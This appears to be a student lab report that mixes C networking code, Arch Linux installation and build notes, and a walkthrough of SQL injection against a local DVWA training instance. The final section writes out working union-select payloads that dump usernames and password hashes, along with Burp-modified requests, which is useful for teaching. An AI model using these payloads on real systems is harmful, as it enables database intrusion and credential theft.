C 语言

1.

```
#include <stdio.h> /* printf, sprintf */
#include <stdlib.h> /* exit, atoi, malloc, free */
#include <unistd.h> /* read, write, close */
#include <string.h> /* memcpy, memset */
#include <sys/socket.h> /* socket, connect */
#include <netinet/in.h> /* struct sockaddr_in, struct sockaddr */
#include <netdb.h> /* struct hostent, gethostbyname */

void error(const char *msg) { perror(msg); exit(0); }

int main(int argc,char *argv[])
{
	int i;

	/* first where are we going to send it? */
	int portno = atoi(argv[2])>0?atoi(argv[2]):80;
	char *host = strlen(argv[1])>0?argv[1]:"localhost";

	struct hostent *server;
	struct sockaddr_in serv_addr;
	int sockfd, bytes, sent, received, total, message_size;
	char *message, response[4096];

	if (argc < 5) { puts("Parameters: <host> <port> <method> <path> [<data> [<headers>]]");
exit(0); }

	/* How big is the message? */
	message_size=0;
	if(!strcmp(argv[3],"GET"))
	{
		message_size+=strlen("%s %s%s%s HTTP/1.0\r\n");		/* method		*/
		message_size+=strlen(argv[3]);				/* path			*/
		message_size+=strlen(argv[4]);				/* headers		*/
		if(argc>5)
			message_size+=strlen(argv[5]);			/* query string	*/
		for(i=6;i<argc;i++)					/* headers		*/
			message_size+=strlen(argv[i])+strlen("\r\n");
		message_size+=strlen("\r\n");				/* blank line		*/
	}
	else
	{
```

```
        message_size+=strlen("%s %s HTTP/1.0\r\n");
        message_size+=strlen(argv[3]);                  /* method           */
        message_size+=strlen(argv[4]);                  /* path             */
        for(i=6;i<argc;i++)                             /* headers          */
            message_size+=strlen(argv[i])+strlen("\r\n");
        if(argc>5)
            message_size+=strlen("Content-Length: %d\r\n")+10; /* content length */
        message_size+=strlen("\r\n");                   /* blank line       */
        if(argc>5)
            message_size+=strlen(argv[5]);              /* body             */
    }

    /* allocate space for the message */
    message=malloc(message_size);

    /* fill in the parameters */
    if(!strcmp(argv[3],"GET"))
    {
        if(argc>5)
            sprintf(message,"%s %s%s%s HTTP/1.0\r\n",
                    strlen(argv[3])>0?argv[3]:"GET",        /* method
*/
                    strlen(argv[4])>0?argv[4]:"/",          /* path             */
                    strlen(argv[5])>0?"?":"",               /* ?
*/
                    strlen(argv[5])>0?argv[5]:"");          /* query string     */
        else
            sprintf(message,"%s %s HTTP/1.0\r\n",
                    strlen(argv[3])>0?argv[3]:"GET",        /* method
*/
                    strlen(argv[4])>0?argv[4]:"/");         /* path             */
        for(i=6;i<argc;i++)                                 /* headers          */
        {strcat(message,argv[i]);strcat(message,"\r\n");}
        strcat(message,"\r\n");                             /* blank line       */
    }
    else
    {
        sprintf(message,"%s %s HTTP/1.0\r\n",
                strlen(argv[3])>0?argv[3]:"POST",           /* method
*/
                strlen(argv[4])>0?argv[4]:"/");             /* path             */
        for(i=6;i<argc;i++)                                 /* headers          */
        {strcat(message,argv[i]);strcat(message,"\r\n");}
        if(argc>5)
```

```
            sprintf(message+strlen(message),"Content-Length: %d\r\n",strlen(argv[5]));
        strcat(message,"\r\n");                                  /* blank line      */
        if(argc>5)
            strcat(message,argv[5]);                            /* body            */
}

/* What are we going to send? */
printf("Request:\n%s\n",message);

/* create the socket */
sockfd = socket(AF_INET, SOCK_STREAM, 0);
if (sockfd < 0) error("ERROR opening socket");

/* lookup the ip address */
server = gethostbyname(host);
if (server == NULL) error("ERROR, no such host");

/* fill in the structure */
memset(&serv_addr,0,sizeof(serv_addr));
serv_addr.sin_family = AF_INET;
serv_addr.sin_port = htons(portno);
memcpy(&serv_addr.sin_addr.s_addr,server->h_addr,server->h_length);

/* connect the socket */
if (connect(sockfd,(struct sockaddr *)&serv_addr,sizeof(serv_addr)) < 0)
        error("ERROR connecting");

/* send the request */
total = strlen(message);
sent = 0;
do {
        bytes = write(sockfd,message+sent,total-sent);
        if (bytes < 0)
            error("ERROR writing message to socket");
        if (bytes == 0)
            break;
        sent+=bytes;
} while (sent < total);

/* receive the response */
memset(response,0,sizeof(response));
total = sizeof(response)-1;
received = 0;
do {
```

```
        bytes = read(sockfd,response+received,total-received);
        if (bytes < 0)
            error("ERROR reading response from socket");
        if (bytes == 0)
            break;
        received+=bytes;
    } while (received < total);

    /*
     * if the number of received bytes is the total size of the
     * array then we have run out of space to store the response
     * and it hasn't all arrived yet - so that's a bad thing
     */
    if (received == total)
        error("ERROR storing complete response from socket");

    /* close the socket */
    close(sockfd);

    /* process response */
    printf("Response:\n%s\n",response);

    free(message);
    return 0;
}
```

2.


```
#include <dirent.h>
#include <stdio.h>
#include <string.h>

void listDir(char* path){
DIR* dir;
struct dirent *ent;
   if((dir=opendir(path)) != NULL){
      while (( ent = readdir(dir)) != NULL){
         if(ent->d_type == DT_DIR && strcmp(ent->d_name, ".") != 0    && strcmp(ent->d_name,
"..") != 0){
            printf("%s\n", ent->d_name);
            listDir(ent->d_name);
         }
      }
      closedir(dir);
   }
}
void main(){
   listDir(".");
}
```

Linux

1.

安装 Arch Linux 发行版

选择磁盘 sda 进行分区：



分出四个区：

Sda 2: EFI 分区

Sda 3: Swap 分区

Sda 4: Home 分区

Sda 5: / (根目录分区)

分区格式化：

mkfs.fat -F32 /dev/sda2

mkswap /dev/sda3

swapon /dev/sda3

mkfs.btrfs /dev/sda4

mkfs.btrfs /dev/sda5

```
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0 931.5G  0 disk
├─sda1   8:1    0    16M  0 part
├─sda2   8:2    0   500M  0 part
├─sda3   8:3    0    16G  0 part [SWAP]
├─sda4   8:4    0    60G  0 part
└─sda5   8:5    0   100G  0 part
sdb      8:16   1  29.3G  0 disk
├─sdb1   8:17   1   783M  0 part /run/archiso/bootmnt
└─sdb2   8:18   1    15M  0 part
root@archiso ~ #
```

挂载上述分区：

mount /dev/sda5 /mnt

mkdir -p /mnt/boot/efi

mount /dev/sda2 /mnt/boot/efi

mkdir /mnt/home

mount /dev/sda4 /mnt/home

成功挂载：


```
root@archiso ~ # mount /dev/sda2 /mnt/boot/efi
root@archiso ~ # lsblk
NAME   MAJ:MIN RM   SIZE RO TYPE MOUNTPOINTS
loop0    7:0    0 686.9M  1 loop /run/archiso/airootfs
sda      8:0    0 931.5G  0 disk
├─sda1   8:1    0    16M  0 part
├─sda2   8:2    0   500M  0 part /mnt/boot/efi
│                              /mnt
├─sda3   8:3    0    16G  0 part [SWAP]
├─sda4   8:4    0    60G  0 part /mnt/home
└─sda5   8:5    0   100G  0 part /mnt
sdb      8:16   1  29.3G  0 disk
├─sdb1   8:17   1   783M  0 part /run/archiso/bootmnt
└─sdb2   8:18   1    15M  0 part
root@archiso ~ #
```

安装桌面环境：

pacman -S xorg


```
Arch Linux 5.15.74-1-lts (tty1)

xiashj login: root
Password:
Last login: Sun Oct 16 19:37:36 on tty1
[root@xiashj ~]# pacman -S xorg_
```

pacman -S plasma sddm konsole



启用登录管理器：

systemctl **enable** sddm



综上，系统安装成功。

2.

Pacstrap 脚本：

```
# Assumptions:
#   1) User has partitioned, formatted, and mounted partitions on /mnt
#   2) Network is functional
#   3) Arguments passed to the script are valid pacman targets
#   4) A valid mirror appears in /etc/pacman.d/mirrorlist
#

shopt -s extglob

m4_include(common)

hostcache=0
copykeyring=1
initkeyring=0
copymirrorlist=1
pacmode=-Sy
setup=chroot_setup
unshare=0

usage() {
  cat <<EOF
usage: ${0##*/} [options] root [packages...]
  Options:
    -C <config>      Use an alternate config file for pacman
    -c               Use the package cache on the host, rather than the target
    -G               Avoid copying the host's pacman keyring to the target
    -i               Prompt for package confirmation when needed (run interactively)
    -K               Initialize an empty pacman keyring in the target (implies '-G')
    -M               Avoid copying the host's mirrorlist to the target
    -N               Run in unshare mode as a regular user
    -U               Use pacman -U to install packages
    -h               Print this help message
pacstrap installs packages to the specified new root directory. If no packages
are given, pacstrap defaults to the "base" group.
EOF
}

if [[ -z $1 || $1 = @(-h|--help) ]]; then
  usage
  exit $(( $# ? 0 : 1 ))
fi
```

```
while getopts ':C:cdGiKMNU' flag; do
  case $flag in
    C)
      pacman_config=$OPTARG
      ;;
    d)
      # retired flag. does nothing.
      ;;
    c)
      hostcache=1
      ;;
    i)
      interactive=1
      ;;
    G)
      copykeyring=0
      ;;
    K)
      initkeyring=1
      ;;
    M)
      copymirrorlist=0
      ;;
    N)
      setup=unshare_setup
      unshare=1
      ;;
    U)
      pacmode=-U
      ;;
    :)
      die '%s: option requires an argument -- '\''%s'\' "${0##*/}" "$OPTARG"
      ;;
    ?)
      die '%s: invalid option -- '\''%s'\' "${0##*/}" "$OPTARG"
      ;;
  esac
done
shift $(( OPTIND - 1 ))

(( $# )) || die "No root directory specified"
newroot=$1; shift
pacman_args=("${@:-base}")
```

```
if (( ! hostcache )); then
    pacman_args+=(--cachedir="$newroot/var/cache/pacman/pkg")
fi

if (( ! interactive )); then
    pacman_args+=(--noconfirm)
fi

if [[ $pacman_config ]]; then
    pacman_args+=(--config="$pacman_config")
fi

[[ -d $newroot ]] || die "%s is not a directory" "$newroot"

pacstrap() {
    (( EUID == 0 )) || die 'This script must be run with root privileges'

    # create obligatory directories
    msg 'Creating install root at %s' "$newroot"
    mkdir -m 0755 -p "$newroot"/var/{cache/pacman/pkg,lib/pacman,log}
"$newroot"/{dev,run,etc/pacman.d}
    mkdir -m 1777 -p "$newroot"/tmp
    mkdir -m 0555 -p "$newroot"/{sys,proc}

    # mount API filesystems
    $setup "$newroot" || die "failed to setup chroot %s" "$newroot"

    if [[ ! -d $newroot/etc/pacman.d/gnupg ]]; then
        if (( initkeyring )); then
            pacman-key --gpgdir "$newroot"/etc/pacman.d/gnupg --init
        elif (( copykeyring )) && [[ -d /etc/pacman.d/gnupg ]]; then
            # if there's a keyring on the host, copy it into the new root
            cp -a --no-preserve=ownership /etc/pacman.d/gnupg "$newroot/etc/pacman.d/"
        fi
    fi

    msg 'Installing packages to %s' "$newroot"
    if ! $pid_unshare pacman -r "$newroot" $pacmode "${pacman_args[@]}"; then
        die 'Failed to install packages to new root'
    fi

    if (( copymirrorlist )); then
        # install the host's mirrorlist onto the new root
        cp -a /etc/pacman.d/mirrorlist "$newroot/etc/pacman.d/"
```

```
    fi
}

if (( unshare )); then
    $mount_unshare bash -c "$(declare_all); pacstrap"
else
    pacstrap
fi
```

3.
4.
源代码构建：

```
git clone --depth 1    https://github.com/vim/vim.git    # download the source code
cd vim/src
make distclean         # clean workspace if you build vim before
./configure --enable-pythoninterp --enable-rubyinterp    --enable-python3interp \
--enable-perlinterp --enable-luainterp --with-compiledby --enable-tclinterp    # can be ommited if
do not used these features
make
sudo make install      # install the build bin to system file path
```

若需要安装到不同的目录(默认是/usr/local/bin)，configure 是加上参数
--prefix=/somewhere/else/than/usr/local

```
./configure              # Add the necessary parameters as above
make                     # Build
sudo checkinstall -D
make install    # create a deb and install to system (Updated)

sudo dpkg -i *.deb # install vim
```

5.
编译 Linux 内核：

```
# Enable the testing repository (if not already enabled):
echo -e "[testing]\nInclude = /etc/pacman.d/mirrorlist" | sudo tee -a /etc/pacman.conf

# Update the database and install clang, llvm, llvm-libs
sudo pacman -Sy testing/clang testing/llvm testing/llvm-libs

# Check if you have clang-9:
clang --version
```

下载选择的 Linux 内核

安装 Linux 内核：

```
alias make="make CC=clang HOSTCC=clang -j `nproc`"


cat /proc/version
```

Information Security

Web Security

I use Windows11 + xampp to bulid the DVWA platform.

The login page is like:

Attack 1: The SQL Injection

The point is to determine how many fields are used on the page, determine the location of each field, and finally construct a SQL statement to inject.

(Level: Low)

Determine whether there is an injection, whether the injection is character-based or numeric, and guess the number of fields in a SQL query statement


Let we view source code:

Notice that:


```
case MYSQL:
        // Check database
        $query  = "SELECT first_name, last_name FROM users WHERE user_id =
'$id';";
```

Find that: The injection is character-based.

User ID: 1’




User ID: 1’ and 1=1#




Injection point judgment, as can be seen in the figure above is affected by the single quotation mark closure.

User ID: 1’ or 1=1# (to query all ID contents)



Find out the injection point and the symbol problem, then determine how many messages of the user can be displayed during normal query.

User ID: 1’ order by 1#




The actual execution of the SQL statement will then become:


SELECT first_name, last_name **FROM** users **WHERE** user_id = '1' **ORDER BY** 1#';(According to the SQL syntax, the single quotes that follow will be commented out)

The meaning of this statement is to query the data in the users table with user_id of 1 and rank them by the first field.

User ID: 1' order by 2#



User ID: 1' order by 3#




Report an error!
Thus, the above figure can illustrate that the number of fields in the table queried by the SQL statement is 2.


The SQL query statement is:
SELECT first_name, last_name **FROM** users **WHERE** user_id = '$id'

Determine where to return after a SQL statement query:


User ID: 1' union select 1,2#



User ID: 1' union select version(), database()#



Get the table in the database:
User ID: 1' union select 1, group_concat(table_name) from information_schema.tables where table_schema=database()#



In this case, information_schema is a table that comes with mysql that holds information about all the databases on the Mysql server, such as the database name, the tables of the database, the data types and access rights of the table columns, and so on. The database has a table named tables, which contains two fields table_name and table_schema, which record the name of the table stored in the DBMS and the database where the table name is stored, respectively.

Get the field name in the table:

User ID: 1' union select 1, group_concat(column_name) from information_schema.columns where table_name='users'#

Get the data in a field:

User ID: 1' union select password, avatar from users#

User ID: Submit

```
ID: 1' union select password, avatar from users#
First name: admin
Surname: admin

ID: 1' union select password, avatar from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: /dvwa/hackable/users/admin.jpg

ID: 1' union select password, avatar from users#
First name: e99a18c428cb38d5f260853678922e03
Surname: /dvwa/hackable/users/gordonb.jpg

ID: 1' union select password, avatar from users#
First name: 8d3533d75ae2c3966d7e0d4fcc69216b
Surname: /dvwa/hackable/users/1337.jpg

ID: 1' union select password, avatar from users#
First name: 0d107d09f5bbe40cade3de5c71e9e9b7
Surname: /dvwa/hackable/users/pablo.jpg

ID: 1' union select password, avatar from users#
First name: 5f4dcc3b5aa765d61d8327deb882cf99
Surname: /dvwa/hackable/users/smithy.jpg
```

User ID: 1' union select user, password from users#

User ID: Submit

```
ID: 1' union select user, password from users#
First name: admin
Surname: admin

ID: 1' union select user, password from users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' union select user, password from users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' union select user, password from users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' union select user, password from users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' union select user, password from users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

The password is encrypted with md5 and can be decrypted to www.cmd5.com

The reason that leads to the vulnerability is:
No pre-compilation
User data spliced with code, no code, data separation
No sensitive character filtering

Potential mechanisms to fix these vulnerabilities is to use digital Injection.

(Level: Medium)
With Burp Suite,
User ID: 1, and we click ‘submit’, then the interface of Burp Suite is:


```
Referer: http://localhost:8088/dvwa/vulnerabilities/sqli/
Cookie: PHPSESSID=d0a1bcpd8763iju992g7ne0p01; security=medium
Upgrade-Insecure-Requests: 1

id=1&Submit=Submit
```

id=1&Submit=Submit

Then we can edit the code in the interface and inject the command.

```
Cookie: PHPSESSID=76os4umlkbvnghb4b6dfbgpev5; security=medium
Upgrade-Insecure-Requests: 1

id=1 and 1=1 &Submit=Submit
```

id=1 and 1=1 & Submit=Submit
The output is:



When id=1 and 1=2 & Submit=Submit:

```
Cookie: PHPSESSID=76os4umlkbvnghb4b6dfbgpev5; security=medium
Upgrade-Insecure-Requests: 1

id=1 and 1=2#&Submit=Submit
```

The output is error:

Fatal error: Uncaught mysqli_sql_exception: You have an error in your SQL syntax; syntax to use near '1=2' at line 1 in I:\xampp\htdocs\dvwa\vulnerabilities\sqli\sou \sqli\source\medium.php(12): mysqli_query(Object(mysqli), 'SELECT first_na...') #1 \\htdocs...') #2 {main} thrown in **I:\xampp\htdocs\dvwa\vulnerabilities\sqli\sou**

Then we can confirm that the injection is numeric, and the source code of the page proved:

```
case MYSQL:
        $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```

id=1 order by 1 & Submit=Submit

```
Cookie: PHPSESSID=76os4umlkbvnghb4b6dfbgpev5; security=medium
Upgrade-Insecure-Requests: 1

id=1 order by 1&Submit=Submit
```

User ID: 1 Submit

```
ID: 1 order by 1
First name: admin
Surname: admin
```

id=1 order by 2 & Submit=Submit

User ID: 1 Submit

```
ID: 1 order by 2
First name: admin
Surname: admin
```

id=1 order by 3 & Submit=Submit

```
Cookie: PHPSESSID=76os4umlkbvnghb4b6dfbgpev5; security=medium
Upgrade-Insecure-Requests: 1

id=1 order by 3&Submit=Submit
```


The output got error:

Fatal error: Uncaught mysqli_sql_exception: Unknown column '3' in 'order clause' in #0 I:\xampp\htdocs\dvwa\vulnerabilities\sqli\source\medium.php(12): mysqli_query \sqli\index.php(34): require_once('I:\\xampp\\htdocs...') #2 {main} thrown in **I:\xamp**

